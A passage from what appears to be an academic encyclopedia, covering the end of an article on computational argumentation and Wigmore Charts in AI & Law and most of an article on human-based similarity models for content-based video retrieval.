5. Mom is a nurse, and she immediately performed a blood test on Bill and found an unusually high level of sugar in his bloodstream, which suggests he ate the sweets.
6. Bill was justified in eating the sweets.
7. Bill rang up Dad, related to him his version of the situation, and claimed to him that Grandma had come on visit, and while having some sweets herself, instructed Bill to the effect that both Bill and Molly should also have some sweets, and Bill merely complied.
8. Dad's evidence confirms that Bill had Grandma's permission.
9. Dad rang up Grandma, and she confirmed that she gave Bill the permission to take and eat the sweets.

Figure 2 shows a Wigmore chart for the argumentational relationship among these propositions.

Circles are claims or inferred propositions. Squares are testimony. An infinity symbol associated with a circle signals the availability of evidence whose sensory perception (which may be replicated in court) is other than listening to testimony. An arrow reaches the factum probandum (which is to be demonstrated) from the factum probans (evidence or argument) in support of

Figure 2. An example of aWigmore Chart



it, or possibly from a set of items in support (in which case the arrow has one target, but two or more sources). A triangle is adjacent to the argument in support for the item reached by the line from the triangle. An open angle identifies a counterargument, instead.

COMPUTATIONAL MODELS OF ARGUMENTATION

Models of argumentation are used sometimes in multiagent systems (Sycara & Wooldridge, 2005). Parsons and McBurney (2003) have been concerned with argumentation-based communication between agents in multiagent systems. Paglieri and Castelfranchi (2005) deal with an agent revising his beliefs through contact with the environment.

Models for generating arguments automatically have also been developed by computational linguists concerned with tutorial dialogues (Carenini & Moore, 2001), or with multiagent communication. Kibble (2004, p. 25) uses Brandom's inferential semantics and Habermas' theory of communicative action (oriented to social constructs rather than mentalistic notions), "in order to develop a more fine-grained conceptualization of notions like commitment and challenge in the context of computational modeling of argumentative dialogue."

ABDUL/ILANA simulated the generation of adversary arguments on an international conflict (Flowers, McGuire, & Birnbaum, 1982). In a disputation with adversary arguments, the players do not actually expect to convince each other, and their persuasion goals target observers. Persuasion arguments, instead, have the aim of persuading one's interlocutor, too. Persuasive political argument is modeled in Atkinson, Bench-Capon, and McBurney (2005). AI modelling of persuasion in court was discussed by Bench-Capon (2003).

Philosopher Ghita Holmström-Hintikka (2001) has applied to legal investigation, and in particular to expert witnesses giving testimony and being interrogated in court, the Interrogative Model for Truth-seeking that had been developed by Jaakko Hintikka for use in the philosophy of science.

Within AI & Law (AI as applied to law), models of argumentation are thriving, and the literature is vast. A good survey from which to start is Prakken and Sartor (2002), which discusses the role of logic in computational models of legal argument. "Argumentation is one of the central topics of current research in Artificial Intelligence and Law. It has attracted the attention of both logically inclined and design-oriented researchers. Two common themes prevail. The first is that legal reasoning is defeasible, [that is], an argument that is acceptable in itself can be overturned by counterarguments. The second is that legal reasoning is usually performed in a context of debate and disagreement. Accordingly, such notions are studied as argument moves, attack, dialogue, and burden of proof" (p. 342). "The main focus" of major projects in the "design" strand "is defining persuasive argument moves, moves which would be made by 'good' human lawyers. By contrast, much logic-based research on legal argument has focused on defeasible inference, inspired by AI research on nonmonotonic reasoning and defeasible argumentation" (p. 343).

In the vast literature on computational models of argumentation within AI & Law, see, for example, Ashley (1990) on the HYPO system, which modeled adversarial reasoning with legal precedents, and which was continued in the CABARET project (Rissland & Skalak, 1991), and the CATO project (Aleven & Ashley 1997). Books include Prakken (1997) and Ashley (1990). Paper collections include Dunne and Bench-Capon (2005); Reed and Norman (2003); Prakken and Sartor (1996); Grasso, Reed, and Carenini (2004); Carenini, Grasso, and Reed (2002); and Vreeswijk, Brewka, and Prakken (2003). See, for example, Prakken (2004); Loui and Norman (1995); Freeman and Farley (1996); and Zeleznikow (2002). Walton (1996a) dealt with argumentation schemes. An appealing formal model is embodied in Gordon and Walton's (2006) tool *Carneades*. (Also see Walton, 1996b, 1998, 2002).

David Schum was the first one who combined computing, legal evidence, and argumentation (with Wigmore Charts). Later on, Henry Prakken has done so: he did, at a time when a body of published research started to emerge, about AI techniques for dealing with legal evidence (it emerged, mainly in connection with mostly separate organizational efforts by Ephraim Nissan, Peter Tillers, and John Zeleznikow, who have launched that unified discipline). Until Prakken's efforts, the only ones who applied argumentation to computer modeling of legal evidence were Schum, and Gulotta and Zappalà (2001): The latter explored two criminal cases by resorting to an extant tool for argumentation, DART, of Freeman and Farley (1996), as well as other tools. Prakken's relevant papers include Prakken (2001); Prakken and Renooij (2001); Prakken et al. (2003); and Bex et al. (2003).

Work on argumentation by computer scientists may even have been as simple as a mark-up language for structuring and tagging natural language text according to the line of argumentation it propounds: Delannoy (1999) suggested his own argumentation mark-up was unprecedented, but he was unaware of Nissan and Shimony's TAMBALACOQUE model (1996).

RECOMMENDED APPROACH

Explicit representation of arguments in a variety of contexts, within information technology tools, has much to recommend it. Consider expert systems from the 1980s, for diagnosis: quantitative weights for competing hypotheses were computed, yet argument structure was rather implicit. Making it explicit adds flexibility. Also think of decision-support systems, and of data visualization. Arguments, too, can be usefully visualized.

Moreover, as both logic-based and *ad hoc* systems for generating arguments or responding to them have become available, it is becoming increasingly feasible to incorporate argumentation modules within architectures. An example for this could be in the design of networks, if the communication within the network is modelled by using multiagent technology: the communication among agents can be usefully set in terms of argumentation.

Multimedia technology can enhance how human users can grasp argumentation. The blooming of research into argumentation and the foreseeable increase in its application call for the development of new generations of tools that visualize argument structure. These can be either general-purpose, or specialized: *MarshalPlan* (Schum, 2001) is applied in a judicial or investigative context. Wigmore Charts deserve widespread knowledge among computer scientists.

FUTURE TRENDS AND CONCLUSIONS

We have given emphasis to the visual representation of arguments. This does not require theoretical knowledge, and learning how to use Wigmore Charts or Toulmin's structure of arguments is rather intuitive. Software for visualizing argument structure exists.

We omitted probabilistic models. Moreover, we did not delve into the technicalities, which would appeal to logicians (such as the ones from AI & Law), of the internal workings of models and implemented tools for generating and processing arguments, but we cited relevant literature. The present reader only need know that such tools grounded in theory exist: they could be viewed as a black box. What most users, or even designers, of potential applications would see is an interface. Such interfaces can benefit from multimedia technology. It stands to reason that the mature AI technology of handling argumentation deserves to be applied, and multiagent communication is an area of extant application, which in turn is relevant for networking.

REFERENCES

Aleven, V., & Ashley, K. D. (1997). Evaluating a learning environment for case-based argumentation skills. In *Proceedings of the Sixth International Conference on Artificial Intelligence and Law* (pp. 170-179). New York: ACM Press.

Anderson, T. J. (1999a). The Netherlands criminal justice system. In M. Malsch & J. F. Nijboer (Eds.), *Complex cases* (pp. 47-67). Amsterdam: THELA THESIS.

Anderson, T. J. (1999b). On generalizations. *South Texas Law Review, 40*.

Anderson, T., & Twining, W. (1991). *Analysis of evidence*. London: Weidenfeld and Nicholson, 1991; Boston: Little, Brown & Co., 1991; Evanston, IL: Northwestern University Press.

Ashley, K. (1990). *Modeling legal argument*. Cambridge, MA: The MIT Press.

Atkinson, K., Bench-Capon, T., & McBurney, P. (2005). Persuasive political argument. In F. Grasso, C. Reed, & R. Kibble (Eds.), *Proceedings of the Fifth International Workshop on Computational Models of Natural Argument (CMNA 2005)*, at *IJCAI 2005*. Edinburgh, Scotland.

Bench-Capon, T. J. M. (2003). Persuasion in practical argument using value based argumentation frameworks. *Journal of Logic and Computation, 13*(3), 429-448.

Bex, F. J., Prakken, H., Reed, C., & Walton, D. N. (2003). Towards a formal account of reasoning about evidence. *Artificial Intelligence and Law, 12*, 125-165.

Carenini, G., & Moore, J. (2001). An empirical study of the influence of user tailoring on evaluative argument effectiveness. In *Proceedings of the 17th International Joint Conference on Artificial Intelligence (IJCAI 2001)*. Seattle, WA.

Carenini, G., Grasso, F., & Reed, C. (Eds.). (2002). *Proceedings of the ECAI-2002 Workshop on Computational Models of Natural Argument*, at *ECAI 2002*. Lyon, France.

Carr, C. S. (2003). Using computer supported argument visualization to teach legal argumentation. In P. A. Kirschner, S. J. Buckingham Shum, & C. S. Carr (Eds.), *Visualizing argumentation: Software tools for collaborative and educational sense-making* (pp. 75-96). London: Springer-Verlag.

Conklin, J., & Begeman, M. L. (1988). IBIS: A hypertext tool for exploratory policy discussion. *ACM Transactions on Office Information Systems, 4*(6), 303-331.

Delannoy, J. F. (1999). Argumentation mark-up: A proposal. In *Proceedings of the Workshop: Towards Standards and Tools for Discourse Tagging* (pp. 18-25). Association for Computational Linguistics. Retrieved 2005, from http://acl.ldc.upenn.edu//W/W99/

Dunne, P. E., & Bench-Capon, T. (Eds.). (2005). *Argumentation in AI and law* (IAAIL Workshop Series, 2). Nijmegen, The Netherlands: Wolff Publishers.

Flowers, M., McGuire, R., & Birnbaum, L. (1982). Adversary arguments and the logic of personal attacks. In W. Lehnert & M. Ringle (Eds.), *Strategies for natural language processing* (pp. 275-294). Hillsdale, NJ: Erlbaum.

Freeman, K., & Farley, A. M. (1996). A model of argumentation and its application to legal reasoning. *Artificial Intelligence and Law, 4*(3/4), 157-161.

Gordon, T. F., & Walton, D. (2006). The Carneades argumentation framework: Using presumptions and exceptions to model critical questions. In *Sixth International Workshop on Computational Models of Natural Argument*, held with *ECAI'06*. Riva del Garda, Italy.

Grasso, F., Reed, C., & Carenini, G. (Eds.). (2004). *Proceedings of the Fourth Workshop on Computational Models of Natural Argument (CMNA IV)* at *ECAI 2004*. Valencia, Spain.

Gulotta, G., & Zappalà, A. (2001). The conflict between prosecution and defense. *Information and Communications Technology Law, 10*(1), 91-108.

Holmström-Hintikka, G. (2001). Expert witnesses in the model of interrogation. In A. A. Martino & E. Nissan (Eds.), Software, formal models, and artificial intelligence for legal evidence. *Computing and Informatics, 20*(6), 555-579.

Kibble, R. (2004). Elements of social semantics for argumentative dialogue. In F. Grasso, C. Reed, & G. Carenini (Eds.), *Proceedings of the Fourth Workshop on Computational Models of Natural Argument (CMNA IV)* at *ECAI 2004* (pp. 25-28). Valencia, Spain.

Loui, R. P., & Norman, J. (1995). Rationales and argument moves. *Artificial Intelligence and Law, 2*(3), 159-190.

Loui, R. P., Norman, J., Alpeter, J., Pinkard, D., Craven, D., Lindsay, J., et al. (1997). Progress on room 5: A testbed for public interactive semi-formal legal argumentation. In *Proceedings of the Sixth International Conference on Artificial Intelligence and Law (ICAIL 1997)* (pp. 207-214). New York: ACM Press.

MacCormick, N. (1995). Argumentation and interpretation in law. *Argumentation, 9*, 467-480.

Nissan, E., & Shimony, S. E. (1996). TAMBALACOQUE. *Knowledge Organization, 23*(3), 135-146.

Paglieri, F., & Castelfranchi, C. (2005). Revising beliefs through arguments. In I. Rahwan, P. Moraitis, & C. Reed (Eds.), *Argumentation in multi-agent systems* (pp. 78-94). Berlin: Springer-Verlag.

Parsons, S., & McBurney, P. (2003). Argumentation-based communication between agents. In M. -P. Huget (Ed.), *Communication in multiagent systems: Agent communication languages and conversation policies* (LNCS 2650). Berlin: Springer-Verlag.

Poole, P. (2002). Logical argumentation, abduction and Bayesian decision theory. In M. MacCrimmons & P. Tillers (Eds.), *The dynamics of judicial proof: Computation, logic, and common sense* (pp. 385-396). Heidelberg: Physical-Verlag.

Prakken, H. (1997). *Logical tools for modelling legal argument.* Dordrecht, The Netherlands: Kluwer.

Prakken, H. (2001). Modelling reasoning about evidence in legal procedure. In *Proceedings of the Eighth International Conference on Artificial Intelligence and Law (ICAIL 2001)* (pp. 119-128). New York: ACM Press.

Prakken, H. (2004). Analysing reasoning about evidence with formal models of argumentation. *Law, Probability & Risk, 3*, 33-50.

Prakken, H., & Renooij, S. (2001). Reconstructing causal reasoning about evidence. In B. Verheij, A. R. Lodder, R. P. Loui, & A. J. Muntjwerff (Eds.), *Legal knowledge and information systems. Jurix 2001: The 14th Annual Conference* (pp. 131-137). Amsterdam: IOS Press.

Prakken, H., & Sartor, G. (Eds.). (1996). Logical models of legal argumentation. Special issue of *Artificial Intelligence and Law, 5*, 157-372. Reprinted as *Logical models of legal argumentation.* Dordrecht, The Netherlands: Kluwer.

Prakken, H., & Sartor, G. (2002). The role of logic in computational models of logic argument: A critical survey. In A. Kakas & F. Sadri (Eds.), *Computational logic (LNCS 2048,* pp. 342-380). Berlin: Springer-Verlag.

Prakken, H., Reed, C., & Walton, D. N. (2003). Argumentation schemes and generalisations in reasoning about evidence. In *Proceedings ICAIL '03*. New York: ACM Press.

Reed, C., & Norman, T. J. (Eds.). (2003). *Argumentation machines: New frontiers in argument and computation.* Dordrecht, The Netherlands: Kluwer.

Reed, C. A., & Rowe, G. W. A. (2001). *Araucaria: Software for puzzles in argument diagramming and XML* (Tech. Rep.). University of Dundee, Dept. of Applied Computing. Retrieved from http://www.computing.dundee.ac.uk/staff/creed/araucaria/

Reed, C. A., & Rowe, G. W. A. (2004). Araucaria: Software for argument analysis, digramming and representation. *International Journal on Artificial Intelligence Tools, 14*(3/4), 961-980.

Rissland, E. L., & Skalak, D. B. (1991). CABARET: Statutory interpretation in a hybrid architecture. *International Journal of Man-Machine Studies, 34*, 839-887.

Schum, D. A. (1993). Argument structuring and evidence evaluation. In R. Hastie (Ed.), *Inside the juror: The psychology of juror decision making* (pp. 175-191). Cambridge, UK: Cambridge University Press.

Schum, D. (2001). Evidence marshaling for imaginative fact investigation. *Artificial Intelligence and Law, 9*(2/3), 165-188.

Sycara, K., & Wooldridge, M. (Eds.). (2005). Argumentation in multi-agent systems. Special issue of the *Journal of Autonomous Agents and Multi-Agent Systems, 11*(2).

Thagard, P. (1989). Explanatory coherence. *Behavioral and Brain Sciences, 12*(3), 435-467.

Toulmin, S. E. (1958). *The uses of argument.* Cambridge, UK: Cambridge University Press (reprints: 1974, 1999).

Twining, W. L. (1999). Necessary but dangerous? Generalizations and narrative in argumentation about 'facts' in criminal process. In M. Malsch & J. F. Nijboer (Eds.), *Complex cases* (pp. 69-98). Amsterdam: THELA THESIS.

van den Braak, S. W., van Oostendorp, H., Prakken, H., & Vreeswijk, G. A. W. (2006). A critical review of argument visualization tools: Do users become better reasoners? In *Sixth International Workshop on Computational Models of Natural Argument,* held with *ECAI'06.* Riva del Garda, Italy.

Verheij, B. (1999). Automated argument assistance for lawyers. In *Proceedings of the Seventh International Conference on Artificial Intelligence and Law (ICAIL 1999)* (pp. 43-52). New York: ACM Press.

Vreeswijk, G. A. W., Brewka, G., & Prakken, H. (2003). Special issue on computational dialectics: An introduction. *Journal of Logic and Computation, 13*(3).

Wagenaar, W. A., van Koppen, P. J., & Crombag, H. F. M. (1993). *Anchored narratives.* Hemel Hempstead, UK; New York: Harvester Wheatsheaf; St. Martin's Press.

Walton, D. N. (1996a). *Argumentation schemes for presumptive reasoning.* Mahwah, NJ: Erlbaum.

Walton, D. N. (1996b). *Argument structure: A pragmatic theory.* (Toronto Studies in Philosophy). Toronto: University of Toronto Press.

Walton, D. N. (1998). *The new dialectic: Conversational contexts of argument.* Toronto: University of Toronto Press.

Walton, D. N. (2002). *Legal argumentation and evidence.* University Park, PA: Pennsylvania State University Press.

Wigmore, J. H. (1937). *The science of judicial proof as given by logic, psychology, and general experience, and illustrated judicial trials* (3rd ed.). Boston: Little, Brown & Co.

Zeleznikow, J. (2002). Risk, negotiation and argumentation: A decision support system based approach. *Law, Probability and Risk: A Journal for Reasoning under Uncertainty, 1*(1), 37-48.

KEY TERMS

Abductive Inference: Inference to the "best" explanation. It departs from deductive inference.

Adversary Argument: "[N]either participant expects to persuade or be persuaded: The participants intend to remain adversaries, and present their arguments for the judgment of an audience (which may or may not actually be present). In these arguments, an arguer's aim is to make his side look good while making the opponent's look bad" (Flowers et al., 1982, p. 275). The ABDUL/ILANA program models such arguers (ibid.).

AI & Law: Artificial intelligence as applied to law, this being an established discipline both within legal computing and within artificial intelligence.

Anchored Narratives: The *theory of anchored narratives* was proposed by Wagenaar et al. (1993): narrative is related to evidence by a connection (or *anchor*), but this is a background generalization, which, critics remarked, only holds heuristically.

Argumentation: How to put forth propositions in support or against something. An established field in rhetoric, within AI & Law it became a major field during the 1990s.

Deontic, Deontology: Pertaining to duty and permissibility. Deontic logic has operators for duty. Deontological arguments appeal to principles of right or wrong, ultimate (rather than *teleological*) principles about what must or ought, or must not or ought not to be or be done.

Generalizations: Or background knowledge, or empirical generalizations: common sense heuristic rules, which apply to a given instance a belief, held concerning a pattern, and are resorted to when, interpreting the evidence and reconstructing a legal narrative for argumentation in court.

Persuasion Argument: The participants in the dialogue are both willing to be persuaded as well as trying to persuade. This is relevant for computer tools for supporting negotiation.

Teleological: Of an argument (as opposed to *deontological* reasoning): of a "reason given for acting or not acting in a certain way may be on account of what so acting or not acting will bring about. [...] All teleological reasoning presupposes some evaluation" (MacCormick, 1995, p. 468).

Wigmore Charts: A graphic method of structuring legal arguments, currently fairly popular among legal evidence scholars; originally devised in the early 20th century.

Assessing Digital Video Data Similarity

Waleed E. Farag
Indiana University of Pennsylvania, USA

INTRODUCTION

Multimedia applications are rapidly spread at an ever-increasing rate, introducing a number of challenging problems at the hands of the research community. The most significant and influential problem among them is the effective access to stored data. In spite of the popularity of keyword-based search technique in alphanumeric databases, it is inadequate for use with multimedia data due to their unstructured nature. On the other hand, a number of video content and context-based access techniques have been developed (Deb, 2005). The basic idea of content-based retrieval is to access multimedia data by their contents, for example, using one of the visual content features. While context-based techniques try to improve the retrieval performance by using associated contextual information, other than those derived from the media content (Hori & Aizawa, 2003).

Most of the proposed video indexing and retrieval prototypes have two major phases, the database population and the retrieval phase. In the former one, the video stream is partitioned into its constituent shots in a process known as shot boundary detection (Farag & Abdel-Wahab, 2001, 2002b). This step is followed by a process of selecting representative frames to summarize video shots (Farag & Abdel-Wahab, 2002a). Then, a number of low-level features (color, texture, object motion, etc.) are extracted in order to use them as indices to shots. The database population phase is performed as an off-line activity and it outputs a set of metadata with each element representing one of the clips in the video archive. In the retrieval phase, a query is presented to the system that in turns performs similarity matching operations and returns similar data back to the user.

The basic objective of an automated video retrieval system (described above) is to provide the user with easy-to-use and effective mechanisms to access the required information. For that reason, the success of a content-based video access system is mainly measured by the effectiveness of its retrieval phase. The general query model adopted by almost all multimedia retrieval systems is the QBE (query by example; Marchionini, 2006). In this model, the user submits a query in the form of an image or a video clip (in case of a video retrieval system) and asks the system to retrieve similar data. QBE is considered to be a promising technique since it provides the user with an intuitive way of query presentation. In addition, the form of expressing a query condition is close to that of the data to be evaluated.

Upon the reception of the submitted query, the retrieval stage analyzes it to extract a set of features then performs the task of similarity matching. In the latter task, the query-extracted features are compared with the features stored into the metadata; then matches are sorted and displayed back to the user based on how close a hit is to the input query. A central issue here is the assessment of video data similarity. Appropriately answering the following questions has a crucial impact on the effectiveness and applicability of the retrieval system. How are the similarity matching operations performed and based on what criteria? Do the employed similarity matching models reflect the human perception of multimedia similarity? The main focus of this article is to shed the light on possible answers to the above questions.

BACKGROUND

An important lesson that has been learned through the last two decades from the increasing popularity of the Internet can be stated as follows "[T]he usefulness of vast repositories of digital information is limited by the effectiveness of the access methods" (Brunelli, Mich, & Modena, 1999). The same lesson applies to video archives; thus, many researchers start to be aware of the significance of providing effective tools for accessing video databases. Moreover, some of them are proposing various techniques to improve the efficiency, effectiveness, and robustness of the retrieval system. In the following, a quick review to these techniques is introduced with emphasis on various approaches for evaluating video data similarity.

One important aspect of multimedia retrieval systems is the browsing capability and in this context some researchers proposed the integration between the human and the computer to improve the performance of the retrieval stage. Truong and Venkatesh (2007) presented a comprehensive review and classification of video abstraction techniques introduced by various researchers in the field. That work reviewed different methodologies that use still images (key frames) and moving pictures (video skims) to abstract video data and provide fast overviews of the video content. A prototype retrieval system that supports 3D images, videos, and music retrieval is presented in Kosugi et al. (2001). In that system each type of queries has its own processing module; for instance, image retrieval is processed using a component called ImageCompass.

Due to the importance of accurately measuring multimedia data similarity, a number of researchers have proposed various approaches to perform this task. In the context of image retrieval systems, some researchers considered local geometric constraint into account and calculated the similarity between two images using the number of corresponding points (Lew, 2001). In Oria, Ozsu, Lin, and Iglinski (2001) image are represented using a combination of color distribution (histogram) and salient objects (region of interest). Similarity between images are evaluated using a weighted Euclidean distance function, while complex query formulation was allowed using a modified version of SQL denoted as MOQL (Multimedia Object Query Language). Other researchers formulated the similarity between images as a graph-matching problem and used a graph-matching algorithm to calculate such similarity (Lew, 2001). Berretti, Bimbo, and Pala (2000) proposed a system that uses perceptual distance to measure shape feature similarity of images while providing efficient index structure. Hörster, Lienhart, and Slaney (2007) employed several measures to assess the similarity between a query image and a stored image in the database. These methods include calculating the cosine similarity, using the L1 distance, the symmetrized Jensen-Shannon divergence, while the last method is adopted from language-based information retrieval.

With respect to video retrieval, one technique was proposed in Cheung and Zakhor (2003) where a video stream is viewed as a sequence of frames and in order to represent these frames, in the feature space, high dimensional feature vectors were used. The percentage of similar clusters of frames common between two video streams is used as a criterion for measuring video similarity. A set of key frames denoted video signature is selected to represent each video sequence; then distances are computed between two video signatures. Li, Zheng, and Prabhakaran (2007) highlighted that the Euclidean distance is not suitable for recognizing motions in multi-attributes data streams. Therefore, they proposed a technique for similarity measure that is based upon singular-value decomposition (SVD) and motion direction identification.

Another technique was proposed in Liu, Zhuang, and Pan (1999) to dynamically distinguish whether two shots are similar or not based on the current situation of shot similarity. One other video retrieval approach introduced by Wang, Hoffman, Cook, and Li (2006) used the L1 distance measure to calculate the distance between feature vectors. Each of the used feature vectors is a combined one in which visual and audio features are joined to form a single feature vector. In Lian, Tan, and Chan (2003), a clustering algorithm was proposed to improve the performance of the retrieval stage in particular while dealing with large video databases. The introduced algorithm achieved high recall and precision while providing fast retrieval. This work used the QBE paradigm and adopted a distance measure that first aligns video clips before measuring their similarity.

A powerful concept to improve searching multimedia databases is called relevance feedback (Zhou & Huang, 2003). In this technique, the user associates a score to each of the returned hits, and these scores are used to direct the following search phase and improve its results. In Guan and Qui (2007), the authors proposed an optimization technique in order to identify objects of interest to the user while dealing with several relevance feedback images. Current issues in real-time video object tracking systems have been identified in Oerlemans, Rijsdam, and Lew (2007). That article presented a technique that uses interactive relevance feedback so as to address these issues with real-time video object tracking applications.

EVALUATING VIDEO SIMILARITY USING A HUMAN-BASED MODEL

From the above survey of the current approaches, we can observe that an important issue has been overlooked by most of the above techniques. This was stated in Santini and Jain (1999) by the following quote: “If our systems have to respond in an intuitive and intelligent manner, they must use a similarity model resembling the humans." Our belief in the utmost importance of the above phrase motivates us to propose a novel technique to measure the similarity of video data. This approach attempts to introduce a model to emulate the way humans perceive video data similarity (Farag & Abdel-Wahab, 2003).

The retrieval system can accept queries in form of an image, a single video shot, or a multishot video clip. The latter is the general case in video retrieval systems. In order to lay the foundation of the proposed similarity matching model, a number of assumptions is listed first:

- The similarity of video data (clip-to-clip) is based on the similarity of their constituent shots.
- Two shots are not relevant, if the query signature (relative distance between selected key frames) is longer than the signature of the database shot.
- A database clips is a relevant one, if one query shot is relevant to any of its shots.
- The query clip is usually smaller than the average length of database clips.

The results of submitting a video clip as a search example is divided into two levels. The first one is the query overall similarity level which lists similar database clips. In the second level, the system displays a list of similar database shots to each shot of the input query and this gives the user much more detailed results based on the similarity of individual shots to help fickle users in their decisions.

A shot is a sequence of frames so we need to formulate frames similarity first. In the proposed model, the similarity between two video frames is defined based on their visual content where color and texture are used as visual content representative features. Color similarity is measured using the normalized histogram intersection, while texture similarity is calculated using a Gabor wavelet transform. Equation (1) is used to measure the overall similarity between two frames *f1* and *f2* where S_c (color similarity) is defined in equation (2). A query frame histogram (H_{fi}) is scaled before applying equation (2) to filter out variations in video clips dimensions. S_t (texture similarity) is calculated based on the mean and the standard deviation of each component of the Gabor filter (scale and orientation) (Manjunath & Ma, 1996).

$$Sim(f1, f2) = 0.5 * S_c + 0.5 * S_t \tag{1}$$

$$S_c = \left[\sum_{i=1}^{64} Min(H_{f1}(i), H_{f2}(i)) \right] / \sum_{i=1}^{64} H_{f1}(i) \tag{2}$$

Suppose we have two shots *S1* and *S2* each has *n1* and *n2* frames respectively. We measure the similarity between these shots by measuring the similarity between every frame in *S1* with every frame in *S2* and form what is called the similarity matrix that has a dimension of *n1Xn2*. For the ith row of the similarity matrix, the largest element value represents the closest frame in shot *S2* that is most similar to the ith frame in shot *S1* and vice versa. After forming that matrix, equation (3) is used to measure shot similarity. Equation (3) is applied upon the selected key frames to improve efficiency and avoid redundant operations.

$$Sim(S1, S2) = \left[\sum_{i=1}^{n1} MR_{(i)}(S_{i,j}) + \sum_{j=1}^{n2} MC_{(j)}(S_{i,j}) \right] / (n1 + n2) \tag{3}$$

Where $MR_{(i)}(S_{i,j})$/ $MC_{(j)}(S_{i,j})$: is the element with the maximum value in the i/j row/col respectively and *n1/n2* is the number of rows/columns in the similarity matrix.

The proposed similarity model attempts to emulate the way humans perceive the similarity of video material. This was achieved by integrating into the similarity measuring formula (4) a number of factors that most probably humans use to perceive video similarity. These factors are:

- **The visual similarity:** Normally, humans determine the similarity of video data based on their visual characteristics such as color, texture, shape, and so forth. For instance, two images with the same colors are usually judged as being similar.
- **The rate of playing the video:** Humans tend also to be affected by the rate at which frames are displayed and they use this factor in determining video similarity.
- **The time period of the shot:** The more the periods of video shots coincide, the more they are similar to human perception.
- **The order of the shots in a video clip:** Humans often give higher similarity scores to video clips that have the same ordering of corresponding shots.

$$Sim(S1, S2) = W_1 * S_V + W_2 * D_R + W_3 * F_R \quad (4)$$

$$D_R = 1 - \left[|S1(d) - S2(d)| / Max(S1(d), S2(d)) \right] \quad (5)$$

$$F_R = 1 - \left[|S1(r) - S2(r)| / Max(S1(r), S2(r)) \right] \quad (6)$$

Where S_V is the visual similarity, D_R is the shot duration ratio, F_R is the video frame rate ratio, *Si(d)* is the time duration of the ith shot, *Si(r)* is the frame rate of the ith shot, and W_1, W_2, and W_3 are relative weights.


There are three parameter weights in equation (4), namely, W_1, W_2, *and* W_3 that give indication on how important a factor is over the others. For example, stressing the importance of the visual similarity factor is achieved by increasing the value of its associated weight (W_1). It was decided to give the user the ability to express his/her real need by allowing these parameters to be adjusted by the user. To reflect the effect of the order factor, the overall similarity level checks if the shots in the database clip have the same temporal order as those shots in the query clip. Although this may restrict the candidates to the overall similarity set to clips that have the same temporal order of shots as the query clip, the user still has a finer level of similarity that is based on individual query shots which capture other aspects of similarity as discussed before.

To evaluate the proposed similarity model, it was implemented in the retrieval stage of the VCR system (a video content-based retrieval system) (Farag & Abdel-Wahab, 2003). The model performance was quantified through measuring recall and precision defined in equations (7) and (8). To measure the recall and precision of the system, five shots were submitted as queries while changing the number of returned shots from 5 to 20. Both recall and precision depend of the number of returned shots. To increase recall, more shots have to be retrieved, which will in general result in decreased precision. The ground truth set is determined manually by a human observer before submitting a query to the system. The average recall and precision is calculated for the above experiments and plotted in Figure 1 that indicates a very good performance achieved by the system. At a small number of returned shots the recall value was small while the precision value was very good. Increasing the number of returned clips increases the recall until it reaches one; at the same time the value of the precision was not degraded very much but the curve almost dwells at a precision value of 0.92. This way, the system provides a very good trade-off between recall and precision. Similar results were obtained using the same procedure for unseen queries. For more discussion on the obtained results the reader is referred to Farag and Abdel-Wahab (2003).

$$R = A / (A + C) \quad (7)$$

$$P = A / (A + B) \quad (8)$$

Figure 1. Recall vs. precision for five seen shots



A: correctly retrieved, *B*: incorrectly retrieved, *C*: missed

FUTURE TRENDS

The proposed model is one step to solve the problem of modeling human perception in measuring video data similarity. Many open research topics and outstanding problems still exit and a brief review follows. Since Euclidean measure may not effectively emulate human perception, the potential of improving it can be explored via clustering and neural network techniques. Also, there is a need to propose techniques that measure the attentive similarity that some researchers believe that it is what humans actually use while judging multimedia data similarity. Moreover, nonlinear methods for combining more than one similarity measures require more exploration. Investigation of methodologies for performance evaluation of multimedia retrieval systems and the introduction of benchmarks such as TRECVID effort are two other areas that need more research. In addition, semantic-based retrieval and how to correlate semantic objects with low-level features to narrow the semantic gap is another open topic. Real-time interactive mobile technologies are evolving introducing new challenges to multimedia research that need to be addressed. Also, incorporating the user intelligence through human-computer interface techniques and information visualization strategies are issues that require further investigation. Finally, the introduction of new psychological similarity models that better capture the human notion of multimedia similarity is an area that needs more research.

CONCLUSION

In this article, a brief introduction to the issue of measuring digital video data similarity is introduced in the context of designing effective content-based video retrieval systems. The utmost significance of the similarity matching model in determining the applicability and effectiveness of the retrieval system was emphasized. Afterward, the article reviewed some of the techniques proposed by the research community to implement the retrieval stage in general and to tackle the problem of assessing the similarity of multimedia data in particular. The proposed similarity matching model is then introduced. That novel model attempts to measure the similarity of video data based on a number of factors that are likely to reflect the way humans judge video similarity. The proposed model is considered a step in the road towards appropriately modeling the human's notion of multimedia data similarity. There is still many research topics and open areas that need further investigation in order to come up with better and more effective similarity-matching techniques.

REFERENCES

Berretti, S., Bimbo, A., & Pala, P. (2000). Retrieval by shape similarity with perceptual distance and effective indexing. *IEEE Transactions on Multimedia*, *2*(4), 225–239.

Brunelli, R., Mich, O., & Modena, C. (1999). A survey on the automatic indexing of video data. *Journal of Visual Communication and Image Representation*, *10*(2), 78–112.

Cheung, S., & Zakhor, A. (2003). Efficient video similarity measurement with video signature. *IEEE Transactions on Circuits and Systems for Video Technology, 13*(1), 59–74.

Deb, S. (2005). *Video data management and information retrieval*. Idea Group Publishing.

Farag, W., & Abdel-Wahab, H. (2001). A new paradigm for detecting scene changes on MPEG compressed videos. In *Proceedings of the IEEE International Symposium on Signal Processing and Information Technology* (pp. 153–158).

